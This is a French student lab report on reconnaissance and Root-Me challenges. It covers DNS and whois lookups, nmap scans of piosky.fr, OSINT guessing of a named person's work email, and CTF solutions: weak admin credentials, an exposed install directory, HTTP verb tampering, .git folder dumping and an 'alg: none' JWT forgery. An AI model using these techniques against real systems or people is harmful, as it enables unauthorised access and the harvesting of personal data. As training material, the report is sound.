

TP1 : Reconnaissance and Mapping

I. DNS

1. Donnez l'adresse IPv4 associée au domaine « piosky.fr »

Nous utilisons la commande « `ping piosky.fr` » qui nous affiche l'adresse IP de piosky.fr comme étant 104.21.18.141.

Nous pouvons également faire « `nslookup piosky.fr` » qui nous donne plus d'informations. En effet, nous remarquons qu'il y a 2 adresses IPv4. Il y a bien 104.21.18.141 mais également 172.67.182.80.

2. Donnez l'adresse IPv6 associée au domaine « google.fr »


On utilise la commande « `ping -6 google.fr` » qui nous affiche l'adresse IP de piosky.fr comme étant 2a00:1450:4007:80e::2003. On notera que nous avons dû passer par notre réseau 4G puisque la fac bloque l'IPv6.

3. Quel est le registrar du domaine « piosky.fr »

Nous avons dans un premier temps téléchargé le paquet permettant d'utiliser « `whois` » avec la commande « `apt-get install whois` ». La commande « `whois piosky.fr` » nous a permis de trouver le registrar du domaine piosky.fr qui est « OVH ».

4. Quel est l'hébergeur du domaine « piosky.fr »

Nous avons utilisé un site web qui nous donné comme nom de domaine : Cloudflare.



The screenshot shows the Sitechecker website interface. At the top, there is a navigation bar with the Sitechecker logo and links for Platform, Resources, and Solu. The main content area is titled 'Hosting check for domain: piosky.fr'. Below this, there are two sections: 'Who is hosting this site' and 'Where is this site hosted'. The first section lists the Web Hosting Provider as Cloudflare, Inc., Nameservers as -, Web Server as cloudflare, and DNS Provider as Cloudflare. The second section lists the IP address as 188.114.97.3, Country as Netherlands, Region as NH, and City as Amsterdam.

Who is hosting this site	
Web Hosting Provider:	Cloudflare, Inc.
Nameservers:	-
Web Server:	cloudflare
DNS Provider:	Cloudflare

Where is this site hosted	
IP address:	188.114.97.3
Country:	Netherlands
Region:	NH
City:	Amsterdam

II. OSINT

1. Quelle est l'autorité qui a généré le certificat du site <https://piosky.fr> ?



Nous avons tapé le site web dans notre navigateur puis cliqué sur le cadenas à gauche de l'URL. Nous avons ensuite cliqué sur « la connexion est sécurisée » puis sur le logo du certificat en haut à droite. Le certificat s'affiche donc et on remarque qu'il est émis par Let's Encrypt.

2. Avez-vous des vulnérabilités avérées à remonter concernant ce certificat ?

Nous avons utilisé le SSL lab de Qualys qui permet de vérifier le certificat. Toutes les IP sont testées et un score est donné. Il est de A pour chacune des IP, aucune erreur n'a été remontée.

Qualys. SSL Labs [Home](#) [Projects](#) [Qualys Free Trial](#) [Contact](#)

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > piosky.fr

SSL Report: piosky.fr
Assessed on: Wed, 16 Nov 2022 10:03:32 UTC | [Hide](#) | [Clear cache](#)


[Scan Another >>](#)

	Server	Test time	Grade
1	172.67.182.80 Ready	Wed, 16 Nov 2022 09:57:46 UTC Duration: 88.63 sec	A
2	104.21.18.141 Ready	Wed, 16 Nov 2022 09:59:14 UTC Duration: 85.939 sec	A
3	2606:4700:3033:0:0:ac43:b650 Ready	Wed, 16 Nov 2022 10:00:40 UTC Duration: 86.190 sec	A
4	2606:4700:3037:0:0:6815:128d Ready	Wed, 16 Nov 2022 10:02:06 UTC Duration: 86.111 sec	A

3. Retrouvez le framework web, le générateur du site et la version de la librairie JavaScript du site <https://cve.piosky.fr/>

Nous avons téléchargé Wappalyzer et nous avons trouvé les informations suivantes :

- Framework : Bootstrap
- Générateur : Hugo
- Version de la librairie Javascript : jQuery 2.2.3




4. Listez les sous-domaines du domaine « piosky.fr ». Montrez votre démarche.
Nous avons trouvé les sous-domaines grâce au site « subdomains.whoisxmlapi.com ». Ces sous-domaines sont :

- rt.piosky.fr
- cve.piosky.fr
- cs.piosky.fr

5. Donnez votre recherche Google permettant de lister les PDF exposés par le site excellium-services.com

Nous avons utilisé des opérateurs Google avancés de recherche. La recherche était donc « site:excellium-services.com filetype:pdf » qui nous renvoie bien les PDF d'excellium-services.com.




6. De manière passive, retrouvez l'adresse mail professionnelle d'Anthony Maia.


Expliquez votre démarche. Aucun mail ne doit-être envoyé à cette adresse.

Dans un premier temps nous sommes allés sur LinkedIn pour récupérer le nom de l'entreprise où Anthony Maia travaille. Cette entreprise se nomme « Onfido » et possède le nom de domaine « onfido.com ». Puis nous sommes allés sur <https://osint.link/osint-part2/#email> qui nous a permis de trouver des sites permettant de générer et vérifier des adresses probables.

Le premier site «<http://metricsparrow.com/toolkit/email-permutator/> » nous a permis de générer une liste de mails probables :



Puis ce deuxième site «<https://email-checker.net/> » nous a permis de vérifier une à une l'existence des adresses mail. Finalement, l'adresse correcte semble être anthony.maia@onfido.com.



III. Mapping

1. Quels sont les services exposés par le domaine piosky.fr ?

Nous avons tapé cette commande « `apt install nmap` » pour pouvoir utiliser « `nmap` ». Après avoir rentré la commande « `nmap piosky.fr` » nous trouvons :

```
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
443/tcp   open  https
554/tcp   open  rtsp
1723/tcp  open  pptp
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

2. Quel est la technologie du serveur web qui supporte le site <https://piosky.fr> ?

Nous avons tapé la commande « `nmap -sV piosky.fr` » et nous avons trouvé que la technologie du serveur web qui supporte le site est Cloudflare.

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?
80/tcp    open  http         cloudflare
443/tcp   open  ssl/https    cloudflare
554/tcp   open  rtsp?
1723/tcp  open  pptp?
8080/tcp  open  http-proxy   cloudflare
8443/tcp  open  ssl/https-alt cloudflare
```

3. Quel est le système d'exploitation derrière le site <https://piosky.fr> ?

Nous avons tapé la commande « `nmap -O piosky.fr` » et nous avons trouvé que l'OS était Linux 2.6.


```
Device type: specialized|WAP
Running: iPX 1.X, Linux 2.6.X
OS CPE: cpe:/o:ipxe:ipxe:1.0.0%2b cpe:/o:linux:linux kernel:2.6.22
OS details: iPX 1.0.0+, Tomato firmware (Linux 2.6.22)

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.73 seconds
```

IV. Root-me.org


1. Faire le défi : <https://www.root-me.org/fr/Challenges/Web-Serveur/Mot-de-passe-faible>

Puisque nous avons l'indication que le mot de passe était faible nous avons testé des mots de passes et des noms d'utilisateurs communs. Le mot de passe était le même mot que le nom d'utilisateur qui est « admin ».



- Faire le challenge : [Challenges/Web - Serveur : Install files \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\] \(root-me.org\)](#)

L'énoncé du problème nous informe que PHPbb est en cours d'installation. En se renseignant sur la documentation de PHPbb sur [phpBB • Install](#) nous avons remarqué que les fichiers se trouvaient potentiellement dans le dossier «install/ ».



Nous avons donc rajouté à la suite de l'URL du défi « `phpbb/install/` ». Puis, nous avons cliqué sur le fichier « `install.php` ».

/web-serveur/ch6/phpbb/install/		
File Name ↓	File Size ↓	Date ↓
Parent directory/	-	-
install.php	890 B	2021-Dec-10 21:17

La page nous informe que nous avons réussi.


Le mot de passe pour valider est : karambar

Bon courage !

- Faire le challenge en utilisant un proxy : [Challenges/Réaliste : Eh oui, parfois \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\] \(root-me.org\)](#)

Nous avons téléchargé Burp Community. Dans Burp nous avons cliqué sur Proxy >> Intercept is on >> Open Browser et on copie l'URL suivante dans le navigateur : <http://challenge01.root-me.org/realiste/ch3/admin>. Puis, nous avons changé la méthode HTTP utilisée qui était GET par quelque chose d'autre qui ne soit pas POST ou GET. En effet, nous avons exploité la vulnérabilité Verb Tampering.

On « forward » donc le paquet avec le verbe http modifié et nous avons remarqué qu'il ne nous demande plus d'authentification.





4. Faire le challenge : [Challenges/Web - Serveur : Insecure Code Management \[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\] \(root-me.org\)](https://root-me.org/challenges/web/Insecure-Code-Management)

Grace au nom du défi nous recherchons dans l'URL l'existence d'un dossier git. Nous appliquons les commandes suivantes pour télécharger le dossier git et parcourir les commits pour retrouver la modification du mot de passe.

```
wget --mirror http://challenge01.root-me.org/web-serveur/ch61/.git/  
cd /challenge01.root-me.org/web-serveur/ch61  
git checkout #pour vérifier l'installation  
git log
```

```
commit a8673b295eca6a4fa820706d5f809f1a8b49fcb
Author: John <john@bs-corp.com>
Date: Sun Sep 22 12:38:32 2019 +0200

    changed password
```

Nous trouvons donc le mot de passe en tapant cette dernière commande « `git show a8673b295eca6a4fa820706d5f809f1a8b49fcba` ».

```
jadem@B00K-ES03I9Q2RG:~/challenge01.root-me.org/web-serveur/ch61$ git show a8673b295eca6a4fa820706d5f809f1a8b49fcba
commit a8673b295eca6a4fa820706d5f809f1a8b49fcba
Author: John <john@bs-corp.com>
Date: Sun Sep 22 12:38:32 2019 +0200

    changed password

diff --git a/config.php b/config.php
index 9a7f16d..e11aad2 100644
--- a/config.php
+++ b/config.php
@@ -1,3 +1,3 @@
 <?php

     $username = "admin";
-    $password = "admin";
+    $password = "s3cureP@ssw0rd";
```

5. Faire le challenge : [Challenges/Web - Serveur : JSON Web Token \(JWT\) - Introduction](https://root-me.org/challenges/web-server/json-web-token-jwt-introduction)
[\[Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information\]](https://root-me.org/) (root-me.org)

Sur le site web nous nous sommes connectés comme invité et nous sommes allés dans F12 >> Application >> Stockage >> Cookies et nous y avons trouvé un cookie qui contient un JWT.

Nom	Valeur	Dom...	Path	Expir...	Taille	Http...	Secure	Same
_ga_SRYSKX09J7	GS1.1.1668606434.3.1.1668612720.0.0.0	.root-...	/	2023...	51			
_ga	GA1.1.1123562570.1668585468	.root-...	/	2023...	30			
jwt	eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9....	chall...	/web...	Sessi...	111			
Cookie Value <input type="checkbox"/> Afficher l'URL décodée								
eyJ0eXAiOiJV1QlClhGbGciOiJ1ZjI1NiJ9.eyJ1c2VybmFtZSI6Imdlmld1ZXN0InOnOuZnYmdetgc7AWGW6WRnR8CFSfas6AQej4V9M13nsk								

Après avoir lu la documentation fournie par RootMe pour comprendre le format JWT nous avons essayé de créer une JWT.

Analyse du token :

```
echo eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9 | base64 -d  
{ "typ": "JWT", "alg": "HS256" }
```

```
echo eyJ1c2VybmFtZSI6Imd1ZXN0In0 | base64 -d  
{ "username": "guest" }base64: invalid input
```

Création du payload du token d'administrateur :

```
echo "{ \"username\": \"admin\" }" | base64  
eyJ1c2VybmFtZSI6ImFkbWwIn0K
```

Création de l'entête du token d'administrateur, en sachant qu'on met l'algorithme à none pour qu'il ne vérifie pas la signature :

```
echo "{ \"typ\": \"JWT\", \"alg\": \"none\" }" | base64  
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0K
```

Token final qu'on insère dans le navigateur (sans la signature grâce aux lignes du dessus) :

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0K.eyJ1c2VybmFtZSI6ImFkbWwIn0K
```

Après avoir rafraîchi la page nous avons donc bien obtenu :

